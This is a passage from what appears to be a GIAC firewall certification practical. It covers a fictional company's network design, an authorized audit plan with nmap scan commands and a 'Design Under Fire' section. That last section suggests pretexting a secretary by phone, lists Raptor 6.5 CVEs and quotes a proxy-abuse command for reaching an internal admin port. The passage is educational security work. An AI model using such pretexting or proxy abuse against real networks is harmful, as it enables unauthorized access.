


Figure 6

Members of the Suppliers and Remote employees groups will be granted different access to the internal network by the Pix firewall. Remote Employees are permitted to access services offered on the internal service network, the web servers on the external service network and to make connections out to the Internet. The connections made to the Internet thru GIAC's network will be NATed to the addresses 199.199.199.17-199.199.199.29 using an overflow PAT address of 199.199.199.30. Suppliers are only permitted to establish an FTP session with the FTP-Depot located on the internal network. FTP transfer of fortunes from Suppliers will only be permitted between 8 A.M and 10 P.M. The time restriction is imposed in the VPN concentrator.



The Concentrator and clients will be configured to authenticate using ISAKMP and pre-shared keys and to use only ESP (encapsulating security payload) in tunnel mode, no

other encapsulation will be accepted. Tunnel mode provides for encryption of the entire packet, which is then re-encapsulated, with a new header. This prevents a snifter located between the client and concentrator from deciphering the packet contents.

It is important to note that split tunnels will be considered a security violation. Remote users must be educated on the secure use of the VPN software and the vulnerabilities that they may introduce as a result of careless use. Remote users will be required to have personal firewall and virus detection software installed on their machines (see remote hosts below).

Interior Firewalls:

Keeping with defense in depth Interior firewalls have been deployed to segregate departmental service networks. Rather than use another Cisco device, Red Hat Linux 7.2 systems running the netfilter firewall have been installed. TCP wrappers and Tripwire will also be installed on these systems to provide redundancy. These statefull firewalls will be configured to let selected host within the local subnet access resources on the departmental service networks.

Inside Switch-Router:

The Cisco 6509 provides additional internal security through its implementation of VLANs and Reflexive Access Lists. All interfaces are protected with reflexive ACLs. Each segment has been assigned to a different VLAN. The full config is listed in Appendix C. For the network segment that the FTP-Depot resides on 10.1.7.0/24 the reflexive ACL has been applied in reverse order:

```
ip access-list extended FTP-egress
 permit udp host 10.1.2.12 host 10.1.7.254 eq snmp
 permit udp host 10.1.2.12 host 10.1.7.254 eq snmptrap
 permit icmp host 10.1.2.12 host 10.1.7.254 echo
 permit tcp 10.0.0.0 0.255.255.255 host 10.1.7.10 reflect FTP-reflect
 permit udp 10.0.0.0 0.255.255.255 host 10.1.7.10 reflect FTP-reflect
 permit icmp 10.0.0.0 0.255.255.255 host 10.1.7.10 reflect FTP-reflect
 deny   ip any any log
 ip access-list extended FTP-ingress
 permit icmp host 10.1.7.254 host 10.1.2.12 echo-reply
 permit udp host 10.1.7.254 host 10.1.2.12 eq snmptrap
 evaluate FTP-reflect
 deny  ip any any log
```

This will help protect the internal network should a Supplier place something “bad” in the FTP-Depot. The access list prevents any communication from the 10.1.7 network from initiating a connection to the Internal network, yet permits connections initiated from the internal network to access any device on the segment.

Switches:

There are a number of Cisco 3524s within GIAC's network, the configuration of the switches is relatively straightforward with the exception of the 3524 located in the External Service Network (DMZ). In order to mitigate the threat of having one of the systems that resides in the DMZ compromised, this switch will employ private VLANs.

Private VLANs may be described as an inter-VLAN VLAN. That is, they provide layer 2 isolation of devices; located on the same subnet, in the same VLAN and attached to the same physical device. The separation provided forces all inter-LAN traffic to go back the router and be routed back to the device on the LAN, passing thru the access lists that reside there. Should a system on the externalk service network ever be compromised the private VLAN will make it more difficult for an attacker to "jump" to another system in the LAN.

External DNS:

GIAC will implement split DNS. Both name servers will run Bind version 9. Split DNS is a way of limiting information that a DNS server has about the internal network while still providing for DNS name resolution. Hosts on the internal network will query the internal DNS server for name resolution, if the internal DNS server does not have an answer it will send a query to the external name server. The external name server will complete the resolution and return the answer to the internal DNS server. The external DNS server will only allow recursive requests from the internal name server. Zone transfers will not be permitted from anywhere except to the secondary DNS server.




Figure 7

Mail Relay:

The Courier Mail Server will be used for relaying mail from the Server Located on the External service network to the mail server on the internal service network. It is available from http://www.courier-mta.org/ under the GPL license.

Internal Hosts:

All Internal Hosts will have antivirus software and Tiny Personal Firewall installed. The IS staff will conduct vulnerability scans of each segment of the network every quarter to verify that hosts are protected. GIAC will provide training for staff members on the use of the products listed above.

Service Network Servers:

All servers located on the service networks offered by GIAC will be secured by:

- Turning off *all* unused services
- Maintaining operating system and software patches
- Installing and running COPS
- Installing and running tripwire
- Only allowing for Secure Shell for management connections
- Hardening the system using YASSP

External Web Servers:

The external web servers will be running the apache httpd 1.3.22. These servers are located behind a proxy server that will inspect incoming URL requests to validate the formatting. SSL certificates will be purchased from Verisign. The servers will have all unnecessary services disabled and will be hardened with YASSP.

FTP Depot:

The FTP-Depot is located behind a reflexive access list that permits connections into the network from the IS network and from the VPN network. No connections are permitted from within the subnet to any other network within GIAC's internal network.
The FTP-Depot will be hardened using YASSP. Each Supplier will have an account on the system that has no shell capabilities. The system will have the latest patch cluster and have virus detection software installed.

Remote Hosts:

Remote Hosts will be required to run Antivirus software, VPN Client software, and Tiny Personal Firewall. The antivirus software will be configured to check for updates automatically. The VPN client will disallow the use of split tunnels. GIAC will train each user in the use of these products prior to giving the user a login for remote access.

Passwords:

Password security will be enforced by GIAC's IS staff. Including Software requirements verifying that user passwords are 8 characters long using: upper and lower case letters, numbers and special characters.

IDS Systems:

The IDS network is physically separate from the routed public network. All Intrusion Detection Systems will connect to the Director located on the IDS-Mgt system. The IDS-Mgt system will be dual homed providing for monitoring the information collected by the IDS sensors while minimizing expose to attack of the IDS network.




Figure 8

Audit

GIAC Has required an audit of their perimeter defenses. The Audit has been contracted to a third party, PenTest co. (PT) to ensure an un-biased look at GIAC's network security. GIAC has provided PT with written authorization to perform the audit. PT has signed a non-disclosure agreement. The audit will begin on a Friday at 6:00 P.M. and take place over the weekend. All auditing is to be terminated at 12:00 P.M. on Sunday, ensuring that if any systems were damaged that they may be restored before Monday morning. Prior to the audit GIAC must run full backups for "Business Critical Systems".

There will be a significant impact on the network during the audit. Notification will be sent one week prior to the audit and again the Thursday preceding the audit. GIAC will be required to provide the contact information for their Network Operations Staff, Departmental System Administrators and Internet Service Providers.

Access Test:

Inbound to GIAC's Network

- Scanning GIAC's Registered Address space to determine what services are visible from the Internet

- Verify that the services that are visible coincide with the permitted services on the firewall
- Audit of the servers on the external service network attempting to exploit services that are being offered
- Audit of GIAC's telephone network looking for unauthorized modems
- Audit of external DNS attempting zone transfers and DNS poisoning
- Verify The IDS systems are recording the attacks

Within The External Service Network

- Scan the subnet to verify Private VLANs are functioning
- Verify that the Pix is not allowing inter-subet communication

Outbound from GIAC's Network

- Verify that Reflexive acls are not allowing unsolicited inter-vlan traffic
- Verify the Internal service network acl is only permitting the required ports thru
- Audit of the servers on the internal service network attempting to exploit services that are being offered
- Verify that the Internal Firewalls are not allowing inbound connections to the departmental service networks.

Tools:

- Nmap a popular scanning tool will be used to perform the najority of the required scans. The flags below will be used during the scans, a brief descrption has been taken from the nmap man page.

-sS TCP SYN scan: This technique is often referred to as "half-open" scanning, because you don't open a full TCP connection. You send a SYN packet, as if you are going to open a real connection and you wait for a response. A SYN|ACK indicates the port is listening. A RST is indicative of a non-listener. If a SYN|ACK is received, a RST is immediately sent to tear down the connection (actually our OS kernel does this for us). The primary advantage to this scanning technique is that fewer sites will log it. Unfortunately you need root privileges to build these custom SYN packets.

-sU UDP scans: This method is used to determine which UDP (User Datagram Protocol, RFC 768) ports are open on a host. The technique is to send 0 byte udp packets to each port on the target machine. If we receive an ICMP port unreachable message, then

the port is closed. Otherwise we assume it is open.

-sA ACK scan: This advanced method is usually used to map out firewall rulesets. In particular, it can help determine whether a firewall is stateful or just a simple packet filter that blocks incoming SYN packets.

This scan type sends an ACK packet (with random looking acknowledgement/sequence numbers) to the ports specified. If a RST comes back, the ports is classified as "unfiltered". If nothing comes back (or if an ICMP unreachable is returned), the port is classified as "filtered". Note that nmap usually doesn't print "unfiltered" ports, so getting no ports shown in the output is usually a sign that all the probes got through (and returned RSTs). This scan will obviously never show ports in the "open" state.

-P0 Do not try and ping hosts at all before scanning them. This allows the scanning of networks that don't allow ICMP echo requests (or responses) through their firewall. microsoft.com is an example of such a network, and thus you should always use -P0 or -PT80 when portscanning microsoft.com.

-O This option activates remote host identification via TCP/IP fingerprinting. In other words, it uses a bunch of techniques to detect subtleties in the underlying operating system network stack of the computers you are scanning. It uses this information to create a 'fingerprint' which it compares with its database of known OS fingerprints (the nmap-os-fingerprints file) to decide what type of system you are scanning.

-v Verbose mode. This is a highly recommended option and it gives out more information about what is

going on. You can use it twice for greater effect. Use -d a couple of times if you really want to get crazy with scrolling the screen!

-oN <logfilename>


This logs the results of your scans in a normal human readable form into the file you specify as an argument.

-p <port ranges>

This option specifies what ports you want to specify. For example '-p 23' will only try port 23 of the target host(s). '-p 20-30,139,60000-' scans ports between 20 and 30, port 139, and all ports greater than 60000. The default is to scan all ports between 1 and 1024 as well as any ports listed in the services file which comes with nmap.


Nmap is available from: http://www.insecure.org/nmap.

- Sniffer - a network sniffing tool will be installed on a laptop and used to detect whether the scanning penetrates the filtering device.



Sniffer is available from: http://www.sniffer.com/products/buy.asp.

- Retina – A vulnerability scanner from eeye will be used to test the services revealed in the scans for vulnerabilities.



Retina is available from: http://www.eeye.com/html/Products/Retina/index.html.

- THC Scanner – THC Scanner will be utilized to find any rogue modems that have been installed on GIAC's network. The Scanner will be run against all GIAC's registered telephone numbers from PT's home office.
  THC Scanner is available from: http://www.thehackerschoice.com/releases.php.

Cost Analysis:

There will be a significant impact on the network during the audit. Notification will be sent one week prior to the audit and again the Thursday preceding the audit. GIAC will be required to provide the contact information for

Planning Audit
16 hours @ $100.00/hr.
Performing Audit
36 hours @ $100.00/hr
Audit Analysis
24 hours @ $100.00/hr
Total 76 hours = $7,600.00

Conduct the Audit:

After each scan:

- Syslog will be examined to verify proper logging is occurring.
- Retina will be run from the scanning network in an attempt to identify vulnerabilities in the services that have been revealed.
- IDS logs will be examined to verify that they are seeing the attempted mappings and exploits.

Scanning host outside of GIAC's network-

```
nmap -sA -v -n -P0 -O -p 1-65535 199.199.199.0/24 -oN 199_ACKscan.txt
```

Sends a TCP ack all ports of GIAC's registered address space attempting to map the firewall ruleset.

```
nmap -sS -v -n -P0 -O -p 1-65535 199.199.199.0/24 -oN 199_TCPscan.txt
```

Sends a TCP syn all ports of GIAC's registered address space. If a service is listening it will respond with a syn-ack, allowing for enumeration of the services that can be seen from the world.

```
nmap -sU -v -n -P0 -O -p 1-65535 199.199.199.0/24 -oN 199_UDPscan.txt
```

Sends a UDP packet to all ports of GIAC's registered address space. If a service is listening on port there will be no response. However if there is no service listening on the port that has received the udp packet, the host will generate an ICMP port unreachable error message.

Scanner attached to the external service network -

```
nmap -sS -v -n -P0 -O -p 1-65535 10.1.20.0/24 -oN DMZ_TCPscan.txt
nmap -sU -v -n -P0 -O -p 1-65535 10.1.20.0/24 -oN DMZ_UDPscan.txt
```

The same scans are run from the external service network to the external service network. Ensuring that the private vlan is working as expected and that the access list applied to the DMZ interface on the Pix is configured correctly.

```
nmap -sS -v -n -P0 -O -p 1-65535 10.0.0.0/8 -oN DMZtoIN_TCPscan.txt
nmap -sU -v -n -P0 -O -p 1-65535 10.0.0.0/8 -oN DMZtoIN_UDPscan.txt
```

A scan will be run from the external service network to the internal network. Should a host on the service network be compromised this scan will show what services are visible. Laptops running Sniffer will be attached to each of the internal segments to verify the access controls are functioning as expected.

Scanner attached to the Internal network –

```
nmap -sS -v -n -P0 -O -p 1-65535 192.168.2.0/24 -oN INtPT_TCPscan.txt
nmap -sU -v -n -P0 -O -p 1-65535 192.168.2.0//24 -oN INtoPT_UDPscan.txt
```

The same scans are run from internal network to PT's test network. Ensuring that the firewall rules are properly configured for outbound connections.

Scanner attached to the VPN network –

```
nmap -sS -v -n -P0 -O -p 1-65535 10.0.0.0/8 -oN VPNtoIN_TCPscan.txt
nmap -sU -v -n -P0 -O -p 1-65535 10.0.0.0/8 -oN VPNtoIN_UDPscan.txt
```

A laptop will be attached to the switch in the VPN network and given an IP address in the range of each VPN group, ensuring that suppliers will not be able to access GIAC's internal network. Laptops running Sniffer will be attached to each of the internal segments to verify the access controls are functioning as expected.

Evaluation:

There are publicly addressed servers located in the External Service Network that are the most likely points of attacks. The following are expected threats:

- Unauthorized access—Mitigated through filtering at the firewall
- Application layer attacks—Mitigated through tripwire and cops on the public servers
- Virus and Trojan-horse attacks—Mitigated through virus scanning at the host level
- Password attacks—Limited services available to brute force; Firewalls and IDS can detect the attempts
- Denial of service—Committed access rates, Quality of Service at ISP edge and floodguard on the firewall reduce the exposure
- IP spoofing—Restrictive Ingress filtering at the Border router; RFC 2827 and 1918 filtering at the Border router
- Network reconnaissance—IDS detects recon; Limited access through Reflexive ACLs, protocols filtered to limit effectiveness
- Trust exploitation—Restrictive trust model and private VLAN to limit trust-based attacks
- Network topology discovery—Access control lists (ACLs) on the ingress router and Pix firewall limit access to the external service network
- Man-in-the-middle attacks—These attacks have been mitigated through encrypted remote traffic
- Packet sniffers—A switched infrastructure limits the effectiveness of sniffing

Results

- All perimeter defenses were functioning as expected.
- All services were patched to acceptable levels.

Recommendations

PT co. felt that the lack of redundancy in the network presented significant risk. PT recommended the following in order to mitigate the risk:

- Add a redundant firewall configured for failover.
- Add a redundant VPN concentrator configured for failover.
- Add a second border router.

GIAC revised the network to reflect the recommendations of PT. The revised network diagram is included below.





Figure 9



Design Under Fire

Lorna Hutchenson's design has been selected to examine. Lorna's design may be downloaded from http://www.giac.org/practical/Lorna_Hutcheson_GCFW.zip.

Figure 10

Our first task is to perform reconnaissance of the network in question and obtain as much information as possible. We can start with legitimate information retrieval using whois, this can be performed from my favorite site for information retrieval is geektools.com

Social engineering is another means of information gathering. A call to the secretary posing as a firewall vendor may be all that is needed to find out the type of firewall employed on the network and maybe even the patch level, if you get lucky. Once we have the type of firewall we are up against there are a multitude of sites that deal with vulnerabilities discovered in hardware and software. A couple of my favorites

- A dutch site - http://www.dsinet.org
- CIAC - http://ciac.llnl.gov/ciac/CIACHome.html
- CVE - http://www.cve.mitre.org
- Google – http://www.google.com

Attack Against the Firewall

Raptor FW version 6.5 detection

Summary: Checks if the remote host is protected by Raptor FW 6.5

Description: By sending an invalid HTTP request to an webserver behind Raptor firewall, the http proxy itself will respond. The server banner of Raptor FW version 6.5 is always 'Simple, Secure Web Server 1.1'

Entering raptor 6.5 in the mitre search engine yields the vulnerabilities below.

1. CVE-2000-0694

CVE Version: 20010918

Name	CVE-2000-0694
Description	pgxconfig in the Raptor GFX configuration tool allows local users to gain privileges via a symlink attack.

References

BUGTRAQ:20000802 Local root compromise in PGX Config Sun Sparc Solaris

2. CAN-2000-0695 (under review)

Name	CAN-2000-0695 (under review)
Description	Buffer overflows in pgxconfig in the Raptor GFX configuration tool allow local users to gain privileges via command line options.
References	• BUGTRAQ:20000802 Local root compromise in PGX Config Sun Sparc Solaris • URL:http://archives.neohapsis.com/archives/bugtraq/2000-07/0463.html
Phase	Modified (20010417-01)
Votes	ACCEPT(3) Baker, Dik, Levy NOOP(2) Wall, Cole
Comments	Dik> as CAN-2000-0693

3. CAN-2001-0483 (under review)

Name	CAN-2001-0483 (under review)
Description	Configuration error in Axent Raptor Firewall 6.5 allows remote attackers to use the firewall as a proxy to access internal web resources when the http.noproxy Rule is not set.
References	• BUGTRAQ:20010324 Raptor 6.5 http vulnerability • URL:http://archives.neohapsis.com/archives/bugtraq/2001-03/0359.html • BUGTRAQ:20010327 RE: Raptor 6.5 http vulnerability • URL:http://www.securityfocus.com/archive/1/171953 • BID:2517 • URL:http://www.securityfocus.com/bid/2517

Phase	Proposed (20010524)
Votes	ACCEPT(1) Cole MODIFY(1) Frech NOOP(2) Wall, Ziese
Comments	Frech> XF:raptor-http-access-ports(6313)

By entering one of the vulnerabilities discovered above into google we can find further information.

Raptor 6.5 http vulnerability
Posted on 11.8.2001

Vulnerable Versions - Raptor firewall 6.5.
Problem Description:
The Raptor firewall is vulnerability for forwarding http request on other port numbers than 80, if a rule allows http traffic.

Redirect rules does not affect this problem.

When an extern or internal client, configures itself to use the nearest interface as proxy, it's possible to access other ports that 80 on the target host.

Only the http protocol is allowed and only to a range of TCP ports: TCP, 79-99 and TCP, 200-65535.

If a port outside this range is targeted, an Alert will be issued.
An example of what is vulnerability could be used for:

Setting a Raptor firewall up, allowing Universe to access a local web server (host: webserver), listening on port 80 (normal website) and 2000 (admin site). This would give external users access to the admin site listening on port 2000, if the client is configured to use the external interface as a proxy server (for lynx: "export http_proxy = http://external-interface:80/ ; lynx http://webserver:2000/"). This works not only for external users, but also for internal users.

Vulnerability:

